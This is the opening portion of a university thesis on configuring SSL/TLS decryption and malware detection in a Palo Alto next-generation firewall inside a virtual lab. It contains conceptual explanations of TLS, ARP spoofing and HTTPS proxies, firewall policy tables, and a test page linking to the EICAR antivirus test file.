



UNIVERSITÀ  
DEGLI STUDI  
DI PADOVA



UNIVERSITÀ DEGLI STUDI DI PADOVA

DIPARTIMENTO DI INGEGNERIA DELL'INFORMAZIONE

CORSO DI LAUREA IN  
INGEGNERIA INFORMATICA

# Managing Security of Computer Network Applications using Encryption Techniques

*Relatore:*

PROF. NICOLA LAURENTI

*Correlatore:*

PROF. DR.-ING ALEXANDRU SOCEANU

*Laureando:*

MARCO MARTINI

1189321

ANNO ACCADEMICO 2021/2022

Data di laurea 19/09/2022



## **Ringraziamenti / Acknowledgements**

### **Italian**

Vorrei ringraziare tutti coloro che mi hanno aiutato a raggiungere questo obiettivo, ai professori e lo staff dell'Università di Padova. la mia famiglia e i miei colleghi universitari.

Un ringraziamento speciale al mio relatore, Prof. Nicola Laurenti che si è sempre dimostrato disponibile e preparato.

Ringrazio anche il Professor Dr.-Ing. Alexandru Soceanu e il Dr.-Ing Armin Jelešković dell'Università di scienze applicate di Monaco per gli strumenti e le conoscenze fornitemi durante il corso DECAMP di Secure Network Management.

### **English**

I thank everyone that helped me going through this path, my University's professors, staff members and colleagues along with my family.

A special thank to my advisor, Prof. Nicola Laurenti who's always been available and a great source of knowledge.

I also want to thank Professor Dr.-Ing Alexandru Soceanu along with his assistant Dr.-Ing Armin Jelešković of the Munich University of Applied Sciences for the knowledge and tools they provided during the DECAMP course Secure Network Management.



# Contents

<b>Abstract</b>	<b>7</b>
<b>Acronyms</b>	<b>9</b>
<b>1 Introduction</b>	<b>11</b>
1.1 Motivation for the Work . . . . .	11
1.2 Objective of the Work . . . . .	11
1.3 Summary of the Work . . . . .	12
<b>2 Description of the Components</b>	<b>13</b>
2.1 Next Generation Firewalls and Palo Alto . . . . .	13
2.1.1 Next Generation Firewalls . . . . .	13
2.1.2 Palo Alto Firewalls . . . . .	15
2.2 SSL/TLS Decryption . . . . .	16
2.3 Malware Detection in Firewalls . . . . .	19
2.4 HTTPS Server with Let's Encrypt . . . . .	19
2.5 The Network Attack . . . . .	19
2.5.1 ARP Spoofing . . . . .	20
2.5.2 HTTPS Proxy . . . . .	21
<b>3 The Experiment</b>	<b>23</b>
3.1 Methodology . . . . .	23
3.2 Setting up the Firewall . . . . .	25
3.3 Setting up Decryption . . . . .	27
3.4 Setting up Malware Protection . . . . .	30
3.5 Testing the Setup . . . . .	32
3.6 Setting up the Network Attack . . . . .	35
3.6.1 Bettercap . . . . .	35
3.6.2 Scapy . . . . .	36

3.6.3	Setting up ARP Spoofing . . . . .	37
3.6.4	Setting up the HTTPS Proxy . . . . .	41
3.7	Mitigating the Attack . . . . .	46
3.8	Setting up the mitigation . . . . .	49
3.9	Testing the mitigation . . . . .	51
<b>4</b>	<b>Results and conclusions</b>	<b>53</b>
	<b>Bibliography</b>	<b>55</b>
	<b>List of Figures</b>	<b>59</b>

# **Abstract**

## **English**

This paper covers the usage of SSL and TLS encryption techniques to improve the security of the Computer Network applications including their weaknesses. In order to do that an HTTPS web server will be implemented and will be accessed through a virtual network. The virtual network will be protected through a proprietary NGFW (Next Generation Firewall) from Palo Alto Networks, the paper will explore its Malware Detection and SSL Decryption capabilities showing their advantages and/or weaknesses. In order to verify the Firewall's effectiveness a MITM (Man In The Middle) attack will be deployed inside the virtual network. This paper will end by stating the results obtained by analyzing the NGFW tools and their behaviour against the network attacks.

## **Italian**

Questo documento copre l'utilizzo di tecniche di cifratura SSL e TLS per aumentare la sicurezza di applicazioni di rete rimediando alle loro vulnerabilità. Per farlo verrà creata una rete virtuale che accederà ad un server web HTTPS. La rete virtuale sarà protetta dal Firewall di nuova generazione (NGFW) proprietario di Palo Alto Networks, esplorando le funzionalità di Malware Detection e SSL Decryption, elencandone i vantaggi e/o svantaggi. Per dimostrare l'efficacia del Firewall verrà creato un attacco MITM (Man In The Middle). Si dimostrano infine i risultati dell'esperimento dati dall'analisi del comportamento degli strumenti del Firewall contro gli attacchi di rete.





# Acronyms

**DECAMP** open Distributed European virtual CAMPus on ICT security

**SSL** Secure Sockets Layer

**TLS** Transport Layer Security

**TCP** Transmission Control Protocol

**IP** Internet Protocol

**HTTPS** Hypertext Transfer Protocol Secure

**NGFW** Next Generation Firewall

**MITM** Man In The Middle

**AI** Artificial Intelligence

**ARP** Address Resolution Protocol

**KVM** Kernel Virtual Machine

**WAN** Wide Area Network

**LAN** Local Area Network

**DMZ** Demilitarized Area

**FW** Firewall

**NAT** Network Address Translation

**HSTS** HTTP Strict Transport Security

**PAN-OS** Palo Alto Networks - Operating System

**EICAR** European Institute for Computer Antivirus Research

**ACC** Application Control Center

**HID** Human Interface Device

**CLI** Command Line Interface

**GUI** Graphical User Interface

**MAC** Media Access Control

**HTML** HyperText Markup Language

**VPN** Virtual Private Network

**CA** Certificate Authority

**PKI** Public Key Infrastructure

**HMAC** hash-based message authentication code

# Chapter 1

## Introduction

### 1.1 Motivation for the Work

During the past 30 years the way we use computers has fundamentally changed, we now have devices capable of connecting to the Internet in our pockets, and that has lead to an ever increasing interest for companies to focus on the Web.

Nowadays the 55.9% of Alexa's list of most popular sites in the world provide a Secure SSL/TLS implementation [1].

While Encryption provides Confidentiality and Integrity [2] for the end user, it also provide attackers and malware software a way to inject their payload to vulnerable clients without being able to be detected.

This paper will be focused on the Malware protection capabilities that NGFW provide, even in encrypted connections. It's capable of that through an SSL Forward Proxy.

Despite the added security achieved by having a mediator between the untrusted zone (Internet) and the client, a MITM (Man In The Middle) attack could be used to compromise the network if forged well enough, this work will prove whether or not NGFW are effective against this type of attacks.

### 1.2 Objective of the Work

The Objective of this work will be showing how to implement a Decryption tunnel and Malware Detection in Palo Alto FW and demonstrating it's effectiveness when the network has been compromised through a MITM attack.

## 1.3 Summary of the Work

The Work will be as following:

- Setting up the Virtual Network
- Setting up Palo Alto Firewall
- Setting up Malware Detection
- Creating the SSL/TLS Certificates
- Setting up Decryption
- Testing Malware Detection
- Setting up the MITM attack
- Testing Malware Detection again
- Setup a way to block the attack

# Chapter 2

## Description of the Components

The following sections will briefly describe the components used in this experiment.

### 2.1 Next Generation Firewalls and Palo Alto

#### 2.1.1 Next Generation Firewalls

Next Generation Firewalls are the evolution of traditional firewalls and are bound to replace them entirely in the corporate space.

Traditional Firewalls can only filter traffic based on state (flow of data instead of single network packets), port, protocol or through hand crafted filters.

Even if a Traditional Firewall is aware of the state of the connection, the data it can extrapolate is very low, for example it knows:

- When was the flow started
- When the flow is being used
- When the flow is being closed

A Next Generation Firewall does everything a Traditional Firewall can and more by using AI enhanced algorithms and by using the Cloud as to always be up to date with new threats and malware.

In order for a Firewall to be classified as “New Generation” it must provide [3]:

- Standard firewall capabilities like stateful inspection
- Integrated intrusion prevention
- Application awareness and control to see and block risky apps
- Threat intelligence sources
- Upgrade paths to include future information feeds
- Techniques to address evolving security threats

### 2.1.2 Palo Alto Firewalls

Palo Alto Networks is an American multinational cybersecurity company based in Santa Clara, California.

Other than the mandatory NGFW features, Palo Alto's Firewall solutions provide many more tools, some of which are [4]:

- Application-based policy enforcement (App-ID)
- User identification (User-ID).
- Threat prevention.
- URL filtering.
- Traffic visibility.
- Networking versatility and speed.
- GlobalProtect. ()
- Fail-safe operation.
- Malware analysis and reporting.
- VM-Series firewall.
- Management and Panorama.

This paper will cover the Threat analysis feature of this platform enhanced by the decryption of SSL/TLS packets.

## 2.2 SSL/TLS Decryption

SSL (Secure Sockets Layer) and TLS (Transport Layer Security) protocols are the most used protocols to provide secure communication over the internet.

They are present between the Application Layer and the Transport Layer in the TCP/IP stack and enable to identify and authenticate two parties by keeping confidentiality and data integrity.





Figure 2.1: The SSL Layer in the TCP/IP Stack



In order for the two parties to communicate, an SSL/TLS Handshake must be performed first.



**Figure 2.2:** Overview of the SSL or TLS handshake [5]

In short the first two packets are needed to establish the role of client/server between the two parties and establish a supported Cipher and Compression method along with the server sending the digital certificate.

After that the client verifies the server's certificate, sends a secret key used to encrypt the following data which is encrypted itself with the server's public key and optionally sends its own certificate in case of a symmetrical encryption method.

Finally both the client and server send a "finished" message encrypted with the secret key indicating that the handshake is complete.

The SSL Decryption, also known as SSL Forward Proxy or SSL Inspection, covered in this paper refers as a technique where instead of having 2 parties, we have 3:

The server establishes a handshake with the firewall acting as a client and

the firewall at the same time establishes an handshake to the real client by acting as the server.




Figure 2.3: SSL Forward Proxy Diagram [5]

## 2.3 Malware Detection in Firewalls

The first line of protection in an organization against malicious attackers is in most cases the Firewall.

Since a Firewall provides a gateway to the outside world it makes sense that a malware protection strategy will also be installed there.

Traditional Firewalls used to only be able to inspect a flow of non-encrypted data, as such, the only way to detect malware was to compare the hash of the downloaded data from the client to a local database which is highly exploitable (by for example changing a few bytes in the payload).

Through NGFWs Malware signatures can be constantly updated through the Cloud and instead of comparing hashes, the threat prevention in this new technology can analyse the payload itself, even if compressed or comes from an encrypted source such as HTTPS.

## 2.4 HTTPS Server with Let's Encrypt

The HTTPS protocol is a secure version of the HTTP, to make it secure, SSL/TLS certificates must be installed into the server that deploys it.

Let's Encrypt is a non-profit Certification Authority that provides TLS certificates for free, although valid for only 90 days.

The official implementation is 'certbot', a tool that automates the generation and renewal of the certificates.

It also provide an automatic certificate installation for 'nginx' and 'Apache', the most popular and Open Source web server software.

## 2.5 The Network Attack

Since SSL Decryption is just a Man in The Middle implementation, the web client must trust the firewall before the website, so if not careful an user can be a victim of another MITM implementation.


### 2.5.1 ARP Spoofing

In order to deploy a successful MITM attack the user must connect to the Attacker machine first.


ARP Spoofing, or ARP poison, consists in a technique where the attacker sends multiple spoofed ARP messages.

Since ARP (Address Resolution Protocol) is used to associate a network device MAC address with its IP-address, spoofing an ARP message means that the attacker will forcefully associate the MAC address of the LAN Gateway to the machine of the attacker himself.

#### Routing under normal operation



#### Routing subject to ARP cache poisoning



**Figure 2.4:** A successful ARP spoofing (poisoning) attack allows an attacker to alter routing on a network, effectively allowing for a man-in-the-middle attack [6]

## 2.5.2 HTTPS Proxy

An HTTPS proxy is a server application that acts as an intermediary between a client and a SSL encrypted website.

If used together with a spoofer, in our case an ARP Spoofer, every HTTPS traffic in the network will be redirected to the attacker allowing them to modify the resource at will.

It works exactly like an HTTPS server so it also needs its own SSL/TLS certificates, when used in a Network Attack they're usually forged to seem legitimate.




Figure 2.5: HTTPS Proxy Interception [7]



# Chapter 3

## The Experiment

### 3.1 Methodology

In order to verify the firewall effectiveness a virtual laboratory will be setup.

The virtual laboratory is deployed through Virtual Machines, since the Palo Alto Firewall is very resource intensive the hypervisor of choice has been KVM [8], with libvirt/qemu [9] [10] as the userspace component.

Instead of direct access to the Internet the VM clients will connect to the host machine, the host will run Apache2 [11] configured with Let's Encrypt [12] certificates as the HTTPS server, it will host a simple web page with a link that points to malware.

**Download virus here: [Click Here!](#)**

Figure 3.1: The web page the client will connect to

```
1 <html>
2   <body>
3     <h1>Download virus here:
4       <a href="http://eicar.com">
5         Click Here!
6       </a>
7     </h1>
8   </body>
9 </html>
```

The Source Code of the web page

The Malware in question is a test file created by “eicar.org”, the European Institute for Computer Antivirus Research, which is purposely made to test the response of antivirus programs [13], in this case Palo Alto’s Firewall.

The 2 Firewall clients on the other hand will be running Kali Linux, an operating system designed for penetration testing, since it comes preinstalled with useful tools.

The clients have different purposes, one will be used as a standard client and the other as a malicious intruder which will deploy the network attack.








Figure 3.2: The Network Plan




## 3.2 Setting up the Firewall

The first thing to do would be setting up the Firewall.

Since it's a simple network the firewall was setup with only 2 network interfaces, a WAN connected interface (in this case the host) and a LAN connected interface, where the clients are connected.


Interface	Interface Type	Management Profile	Link State	IP Address
 ethernet1/1	Layer3	WAN Management profile		Dynamic-DHCP Client
 ethernet1/2	Layer3	CLIENT Management profile		192.168.3.1/24

Virtual Router	Tag	VLAN / Virtual-Wire	Security Zone	Features	Comment
Default Router	Untagged	none	WAN		WAN
Default Router	Untagged	none	LAN		LAN

**Figure 3.3:** The Network Interfaces' Configuration in Palo Alto FW

The two interfaces must be configured to be part of a Virtual Router, so that the packets can be forwarded to each other.



**Figure 3.4:** The Virtual Router Configuration in Palo Alto FW

We need to create some policies in order for the inside network to reach the WAN area.

Since the hosts outside of the internal network have no way to know where the source address is coming from, the next step is configuring NAT Masquerading. It's a technique in which IP addresses are mapped from one realm to another, in this case from the internal network to the external one and vice-versa [14].

	Name	Tags	Type	Source				
				Zone	Address	User	HIP Profile	
1	Pass LAN to WAN a...	none	interzone	LAN	any	any	any	
2	intrazone-default	none	intrazone	any	any	any	any	
3	interzone-default	none	interzone	any	any	any	any	
Destination								
Zone	Address							
WAN	any	any	application-d...	Allow	none		21094	
(intrazone)	any	any	any	Allow	none	none	2376	
any	any	any	any	Deny	none	none	1620	

**Figure 3.5:** The Firewall Policies in Palo Alto FW

	Name	Tags	Original Packet			
			Source Zone	Destination Zone	Destination Interface	Source Address
1	Source NAT Masque...	none	LAN	WAN	any	any
		Translated Packet				
Destination Address	Service	Source Translation		Destination Translation		
any	any	dynamic-ip-and-port ethernet1/1		none		

**Figure 3.6:** NAT Masquerading in Palo Alto FW

### 3.3 Setting up Decryption

After the firewall has been configured, much like NAT, the firewall stands in the middle between outbound and inbound connections.

The firewall connects to the server as the client would, representing it, and uses its own certificates to encrypt the connection between itself and the client making it so that the client believes to communicate directly with the server in a transparent way.

In order to do that we must generate our self signed certificate, and enable the option to Forward Trusted and/or Untrusted Certificates.


The figure consists of two screenshots of the Palo Alto Firewall configuration interface. Screenshot (a) shows the 'Generate Certificate' dialog. It has a 'Certificate Type' section with 'Local' selected. Below are fields for 'Certificate Name' (Palo Alto CA), 'Common Name' (Palo Alto CA), and 'Signed By' (Certificate Authority). There is an 'OCSP Responder' field. The 'Cryptographic Settings' section includes 'Algorithm' (RSA), 'Number of Bits' (2048), 'Digest' (sha256), and 'Expiration (days)' (365). The 'Certificate Attributes' section is a table with 'Type' and 'Value' columns, and 'Add' and 'Delete' buttons. Screenshot (b) shows the 'Certificate Information' dialog. It displays the 'Name' (Palo Alto CA), 'Subject' (CN=Palo Alto CA), 'Issuer' (CN=Palo Alto CA), 'Not Valid Before' (Aug 18 14:17:01 2022 GMT), 'Not Valid After' (Aug 18 14:17:01 2023 GMT), and 'Algorithm' (RSA). It also has checkboxes for 'Certificate Authority', 'Forward Trust Certificate', 'Forward Untrust Certificate', and 'Trusted Root CA'.

(a) The Certificate Generation Menu in Palo Alto FW

(b) The Certificate Settings Menu in Palo Alto FW

**Figure 3.7:** SSL/TLS Certificates configuration in PanOS

After the Certificate Generation we need to have a working Decryption Profile, Palo Alto Firewall provides by default a working one but one could create a customised one if needed.



**Figure 3.8:** A few of the many options configurable for Decryption

Finally we can create a Decryption Policy, as with every other Firewall Policy, the source and Destination traffic must be selected, in this case any type of traffic, and then the decryption policy option, there are 3 types of Decryption available in Palo Alto FW: **SSL Forward Proxy**, **SSL Inbound Inspection**, **SSH Proxy**

In this case an SSL Forward Proxy will be used as it's a general approach which works for every SSL/TLS based server without any need to import the private key from external servers.

	Name	Tags	Source			Destination	
			Zone	Address	User	Zone	Address
1	Decryption Policy	none	any	any	any	any	any
Decrypt Options							
URL Category	Service	Action	Type	Decryption Profile			
any	any	decrypt	ssl-forward-proxy	default			

**Figure 3.9:** Brief overview of the Decryption Policy used

It's also possible to define some exceptions where the website included in it won't ever be decrypted, in case of trusted websites or when the website policy doesn't allow this form of redirection, for example when HSTS (HTTP Strict Transport Security) [15] is enabled.

Hostname	Location	Description	Exclude from decryption
*.whatsapp.net	Predefined	whatsapp: pinned-cert	<input checked="" type="checkbox"/>
kdc.uas.aol.com	Predefined	aim: client-cert-auth	<input checked="" type="checkbox"/>
bos.oscar.aol.com	Predefined	aim: client-cert-auth	<input checked="" type="checkbox"/>
*.agril.lindenlab.com	Predefined	second-life: client-cert-auth	<input checked="" type="checkbox"/>
*.onpagecrm.com	Predefined	onpagecrm: pinned-cert	<input checked="" type="checkbox"/>
*.update.microsoft.com	Predefined	ms-update: client-cert-auth	<input checked="" type="checkbox"/>
*.update.microsoft.com	Predefined	ms-update: client-cert-auth	<input checked="" type="checkbox"/>
activation.sls.microsoft.com	Predefined	ms-product-activation: client-cert-auth	<input checked="" type="checkbox"/>
Yuuguu.com	Predefined	yuuguu: client-cert-auth	<input checked="" type="checkbox"/>
yuuguu.com	Predefined	yuuguu: client-cert-auth	<input checked="" type="checkbox"/>
*.PacketX VPN	Predefined	packetix-vpn: client-cert-auth	<input checked="" type="checkbox"/>
*.SoftEther VPN	Predefined	packetix-vpn: client-cert-auth	<input checked="" type="checkbox"/>
*.softether.com	Predefined	packetix-vpn: client-cert-auth	<input checked="" type="checkbox"/>
*.tpncs.simplifymedia.net	Predefined	simplify: pinned-cert	<input checked="" type="checkbox"/>
*.tpncs.simplifymedia.net	Predefined	simplify: pinned-cert	<input checked="" type="checkbox"/>
*.table14.fr	Predefined	winamax: client-cert-auth	<input checked="" type="checkbox"/>
*.gotomeeting.com	Predefined	gotomeeting: client-cert-auth	<input checked="" type="checkbox"/>
*.live.clinxonline.com	Predefined	gotomeeting: client-cert-auth	<input checked="" type="checkbox"/>
*.mozilla.org	Predefined	for mozilla update, no appid: client-cert-auth	<input checked="" type="checkbox"/>
lr.live.net	Predefined	live-mesh.live-mesh-remote-desktop.live-mesh-sync: client-cert-auth	<input checked="" type="checkbox"/>
anywhere2.telus.com	Predefined	for call anywhere, no appid: client-cert-auth	<input checked="" type="checkbox"/>
accounts.mesh.com	Predefined	live-mesh.live-mesh-remote-desktop.live-mesh-sync: client-cert-auth	<input checked="" type="checkbox"/>
